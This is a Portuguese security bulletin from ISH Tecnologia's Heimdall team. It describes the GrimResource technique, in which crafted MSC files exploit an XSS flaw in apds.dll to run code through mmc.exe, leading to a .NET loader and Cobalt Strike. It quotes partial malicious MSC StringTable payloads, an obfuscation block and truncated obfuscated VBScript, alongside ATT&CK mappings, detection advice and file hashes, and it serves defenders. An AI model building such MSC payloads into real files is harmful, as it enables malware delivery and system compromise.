BOLETIM DE SEGURANÇA

Ataque GrimResource, exploração de redes via arquivos MSC e falha XSS no Windows

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

É notável que após a Microsoft implementar a desativação padrão de macros do Office em documentos originados da Internet, os cibercriminosos migraram para outros métodos de infecção, como JavaScript, arquivos MSI, atalhos LNK e imagens ISO. Essas alternativas, embora sob vigilância constante dos sistemas de defesa, apresentam chances elevadas de serem detectadas. Diante disso, invasores experientes estão sempre em busca de novos métodos de infecção que permaneçam sub-reptícios para driblar as medidas de segurança existentes. Um caso recente incluiu atores da RPDC que adotaram uma inovadora técnica de execução de comandos através de arquivos MSC.

Neste contexto, pesquisadores de segurança da Elastic identificaram uma técnica de infecção inédita denominada **GrimResource**, que explora arquivos MSC. Esta abordagem permite aos atacantes executar códigos arbitrários através do mmc.exe após a abertura de um arquivo MSC especificamente modificado por um usuário.

2 CADEIA DE ATAQUE OBSERVADA

A essência da técnica GrimResource reside na exploração de uma vulnerabilidade XSS antiga na biblioteca *apds.dll*. Inserindo uma referência ao recurso APDS comprometido na seção *StringTable* de um arquivo MSC especialmente preparado, os atacantes conseguem executar JavaScript arbitrário sob o contexto do mmc.exe. Esta abordagem pode ser ampliada com o uso do *DotNetToJScript*, permitindo a execução de código arbitrário.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="40"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">Test</String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">Root</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval("alert('GRIMRESOURCE')")</String>
    </Strings>
  </StringTable>
</StringTables>
```

Figura 1 – Referência ao redirecionamento apds.dll em StringTable.

A técnica de ofuscação transformNode foi notada em recentes amostras de macro, embora não estejam relacionadas. Essa abordagem contribui para passar os alertas de segurança do ActiveX.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="40"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">// Console Root
        // &#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#x20;&#
        var scopeNamespace = external.Document.ScopeNamespace;
        var rootNode = scopeNamespace.GetRoot()
        var mainNode = scopeNamespace.GetChild(rootNode)
        var docNode = scopeNamespace.GetNext(mainNode)

        external.Document.ActiveView.ActiveScopeNode = docNode
        docObject = external.Document.ActiveView.ControlObject
        external.Document.ActiveView.ActiveScopeNode = mainNode

        var XML = docObject;
        XML.async = false
        var xsl = XML;
        xsl.loadXML(unescape("%3c%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%27%31%2e%30%27%3f%3e%0a%3c%73%74%79%6c%65%73%68%65%65%74%0a%20%20%20%20%
        XML.transformNode(xsl)
      </String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval(alert(external.Document.ScopeNamespace.GetRoot().Name))</Strin
    </Strings>
  </StringTable>
</StringTables>
```

Figura 2 – Técnica de evasão e ofuscação transformNode.

Levando a um VBScript incorporado ofuscado.

```
<?xml version='1.0'?>
<stylesheet
    xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
    xmlns:user="placeholder"
    version="1.0">
    <output method="text"/>
    <ms:script implements-prefix="user" language="VBScript"><![CDATA[Dim CLlnaIg
Set CLlnaIg = CreateObject(WyPJVx("bzIHEQpJTR1+WVAKXg==", "8adcc993-15f2-44f6-bac1-fb306f034da
CLlnaIg.Environment(WyPJVx("NURZW1lLQg==", "e6688814-bf9c-42de-974a-0934036fa1d6")).Item(WyPJV

Function WyPJVx(wrBxuTr, LgwATC)
    WyPJVx = QJINzR(qsvoRqI(wrBxuTr), LgwATC)
End Function

Function qsvoRqI(vVuO)
    Dim pmYp, zFOvnLg(255)
    Dim dZHd, OgfAo, GczEnsY, HHUw, vEjIGM, uRNipg, MZXH
    pmYp = "ABCDEFGH"
    pmYp = pmYp & "IJKLMNOP"
    pmYp = pmYp & "QRSTUVWX"
    pmYp = pmYp & "YZabcdef"
    pmYp = pmYp & "ghijklmn"
    pmYp = pmYp & "opqrstuv"
    pmYp = pmYp & "wxyz0123"
    pmYp = pmYp & "456789+/"
    For HHUw = 0 To Len(pmYp) - 1
        zFOvnLg(Asc(Mid(pmYp, HHUw + 1, 1))) = HHUw
    Next
```

Figura 3 – VBScript ofuscado.

Após isso o VBScript define a carga útil de destino em uma série de variáveis de ambiente e, em seguida, aproveita a técnica DotNetToJs para executar um carregador .NET incorporado.

Em resumo a técnica de "Execução Suspeita via Microsoft Common Console" utiliza arquivos MSC maliciosos para obter execução de código arbitrário no contexto de mmc.exe. Esses arquivos MSC especialmente criados referenciam a biblioteca vulnerável apds.dll para executar JavaScript malicioso. O método envolve a criação de uma série de variáveis de ambiente e o uso da técnica DotNetToJScript para executar um carregador .NET chamado PASTALOADER, que injeta a carga útil final, como o Cobalt Strike, em processos como dllhost.exe.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1203 Exploitation for Client Execution	Uso de arquivos MSC especialmente criados para explorar falhas em apds.dll.
Execution	T1059.005 Command and Scripting Interpreter: Visual Basic T1059.007 Command and Scripting Interpreter: JavaScript	Uso de VBScript obfuscado para execução de payloads Execução de JavaScript via mmc.exe.
Defense Evasion	T1218.014 Signed Binary Proxy Execution: MMC T1140 Deobfuscate/Decode Files or Information	Uso de mmc.exe para executar código malicioso. Obfuscation e deobfuscation de scripts.
Privilege Escalation	T1055.001 Process Injection: Dynamic-link Library Injection	Injeção de código malicioso em dllhost.exe.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da referida ameaça, como por exemplo:

- Observar operações de arquivo envolvendo apds.dll invocadas por mmc.exe.
- Execuções suspeitas via MCC, especialmente processos gerados por mmc.exe com argumentos de arquivo .msc.
- Alocações de memória RWX por mmc.exe originadas de mecanismos de script ou componentes .NET.
- Criação incomum de objetos .NET COM em interpretadores de script não padrão, como JScript ou VBScript.
- Arquivos HTML temporários criados na pasta INetCache como resultado do redirecionamento APDS XSS.

A Elastic Security divulgou uma lista detalhada de indicadores GrimResource no GitHub e incluiu regras YARA no relatório para auxiliar os defensores na identificação de arquivos MSC suspeitos.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	155a39f44f7fc30f5970a75415e0e4df
sha1:	0cc80db945b6e836de17f217c43dbd5426e165e4
sha256:	14bcb7196143fd2b800385e9b32cfacd837007b0face71a73b546b53310258bb
File name:	sccm_update.msc

Indicadores de compromisso do artefato	
md5:	9e0faddafaea762928cd730f3a7934bf
sha1:	cdc7e68c600ca4de4581e3e23c024d6863772744
sha256:	4cb575bc114d39f8f1e66d6e7c453987639289a28cd83a7d802744cd99087fd7
File name:	Ad00bce9305554c87927205710b17699f.dll

Indicadores de compromisso do artefato	
md5:	3177f3e38f96a0574b0f2ef303856dda
sha1:	a29bf6b9dd6fba191369ae90b74d4290ab6997b8
sha256:	c1bba723f79282dceed4b8c40123c72a5dfcf4e3ff7dd48db8cb6c8772b60b88
File name:	downloa1d.dat

Tabela 2 – Indicadores de Compromissos de artefatos

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Elastic**
- **Bleepingcomputer**

7 AUTORES

- **Ismael Pereira Rocha**

heimdall
security research
A DIVISION OF ISH